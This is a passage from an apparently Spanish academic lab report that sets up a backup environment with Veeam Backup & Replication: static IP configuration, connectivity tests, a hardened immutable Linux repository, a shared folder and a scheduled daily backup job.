      dhcp4: no
      addresses:
        - 192.168.2.6/24
  version: 2

servidor-b@servidor-b:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7c:2e:e0 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.2.6/24 brd 192.168.2.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe7c:2ee0/64 scope link
        valid_lft forever preferred_lft forever
```

Ilustración 29. Asignación de dirección IP en Servidor Linux.

Finalmente, se realizan pruebas de conectividad para comprobar la correcta comunicación entre SERVIDOR-B y SERVIDOR-A dentro de la red backup.



```
Administrador: Símbolo del sistema

C:\Users\Administrador>ping 192.168.2.6

Haciendo ping a 192.168.2.6 con 32 bytes de datos:
Respuesta desde 192.168.2.6: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.2.6: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.2.6: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.2.6: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.168.2.6:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
        (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 0ms, Media = 0ms

C:\Users\Administrador>
```

Ilustración 30. Comprobación de conectividad entre el Servidor Linux y el Servidor Windows.

4.3 Implementación de backups con Veeam

En este apartado se describe el proceso de implementación del sistema de copias de seguridad utilizando el software Veeam Backup & Replication. Para ello, se llevará a cabo la instalación de la herramienta, la configuración del repositorio de copias en el servidor Linux y la creación de tareas de backup que permitan proteger la información del entorno.

4.3.1 Instalación de Veeam

En primer lugar, se procede a la instalación del software Veeam Backup & Replication en la máquina virtual “Servidor Windows”, siguiendo el proceso predeterminado de instalación. Se ha utilizado la versión 12.3.2 de Veeam Backup & Replication, correspondiente a una versión estable y actualizada del software.




Ilustración 31. Instalación de Veeam Backup & Replication 12.3.2 en Servidor Windows.

Luego, se inicia la consola de Veeam Backup & Replication para comprobar que se ha instalado correctamente.




Ilustración 32. Consola de Veeam Backup & Replication.

4.3.2 Configuración del repositorio de backups

A continuación, se procede a la configuración del repositorio de copias de seguridad, que estará ubicado en la máquina “Servidor Linux”.

Para empezar, desde la consola de Veeam, se accede al apartado de “Backup Infrastructure” y se selecciona la opción para añadir un nuevo repositorio de backup.




Ilustración 33. Añadir repositorio de backups en Veeam.

Se selecciona la opción de “Direct attached storage”, y a continuación “Linux (Hardened Repository)” para inmutabilidad.




Ilustración 34. Añadir un repositorio de backups de Linux en Veeam.

Seguidamente, se asigna el nombre “Repositorio-Backup-Linux” al repositorio. En el siguiente paso, se añade el servidor Linux introduciendo su dirección IP (192.168.2.6), usuario sin privilegios sudo (veeamuser), y contraseña.




Ilustración 35. Credenciales del Servidor Linux para añadirlo al repositorio de backups.

A continuación, se define la ruta del sistema donde se almacenarán las copias de seguridad, en mi caso va a ser: /backups. Además, se activa la opción “Fast cloning”

y se añade el periodo de días en los que la copia va a ser inmutable, asignándole 7 días. Por último, se completan los pasos del asistente manteniendo la configuración por defecto, finalizando así la creación del repositorio.




Ilustración 36. Configuración del nuevo repositorio de backups.




Ilustración 37. Repositorio-Backup-Linux añadido.

4.3.3 Creación de la carpeta compartida

En este punto, se procede a la creación de una carpeta compartida en el Servidor Windows, con el objetivo de simular un entorno empresarial realista dentro del laboratorio. Esta carpeta actuará como repositorio de datos de usuario, donde el equipo cliente almacenará la información que posteriormente será protegida mediante el sistema de copias de seguridad implementado con Veeam Backup & Replication.

En primer lugar, se crea una carpeta local en el servidor Windows destinada al almacenamiento de datos compartidos, llamada: DatosEmpresa. Esta contendrá los archivos que simulan la actividad habitual de los empleados dentro de la organización. A continuación, se procede a compartir la carpeta a través de la red para permitir el acceso desde el equipo cliente.




Ilustración 38. Creación y configuración de la carpeta compartida DatosEmpresa.

Una vez compartida la carpeta, se verifica su accesibilidad desde el equipo cliente Windows. Para ello, se accede mediante la ruta de red: <\\SERVIDOR-A\\DatosEmpresa>. Para validar el correcto funcionamiento del recurso compartido, desde el equipo cliente se crea una estructura de archivos simulando un entorno

empresarial, dentro de la carpeta compartida. Estos archivos serán utilizados posteriormente como parte de la simulación del ataque ransomware y del proceso de recuperación mediante copias de seguridad.




Ilustración 39. Creación de archivos en la carpeta compartida desde el Cliente Windows.




Ilustración 40. Comprobación del correcto funcionamiento de la carpeta compartida desde el Servidor Windows.

4.3.4 Creación de las copias de seguridad

Una vez configurado el repositorio y creada la carpeta compartida, se procede a la creación del primer backup. Desde la consola de Veeam Backup & Replication, se selecciona la opción “Backup Job” y posteriormente “File share”.




Ilustración 41. Creación del primer backup.

A continuación, se asigna el nombre “DatosEmpresa” al trabajo de backup, que permitirá identificar fácilmente la tarea dentro del sistema. En el siguiente paso, se añade la carpeta compartida “\\SERVIDOR-A\\DatosEmpresa”. Por último, se selecciona el repositorio de destino, eligiendo el repositorio previamente configurado en el servidor Linux (Repositorio-Backup-Linux), donde se almacenarán las copias de seguridad.




Ilustración 42. Configuración de la copia de seguridad de DatosEmpresa.




Ilustración 43. Copia de seguridad DatosEmpresa añadida.

Aclaración: la ejecución del backup se llevará a cabo en el apartado 4.3.6.

4.3.5 Programación de tareas y frecuencia

En este punto, se procede a la configuración de la automatización del proceso de backup mediante la programación de su ejecución. En el caso de los backups de tipo "File Share", el software Veeam utiliza un modelo de copias incrementales continuas

(Forever Forward Incremental), en el que tras una copia completa inicial, solo se almacenan los cambios en los archivos.

A diferencia de otros tipos de backup, en este modo no es necesario configurar copias completas periódicas, ya que el propio sistema gestiona automáticamente la cadena de copias, optimizando el uso de almacenamiento y el rendimiento.

El objetivo de esta fase es garantizar que las copias de seguridad se realicen de forma periódica sin intervención manual, asegurando así una protección continua de la información frente a posibles incidentes como ataques ransomware.

A continuación, se configura el backup de la carpeta compartida. Dentro de su configuración, se activa la opción “Run the job automatically”. En este caso, se configura una ejecución diaria del backup a las 22:30, estableciendo una frecuencia que permite mantener un equilibrio entre la actualización de los datos y el consumo de recursos del sistema, a una hora inactiva del cliente.

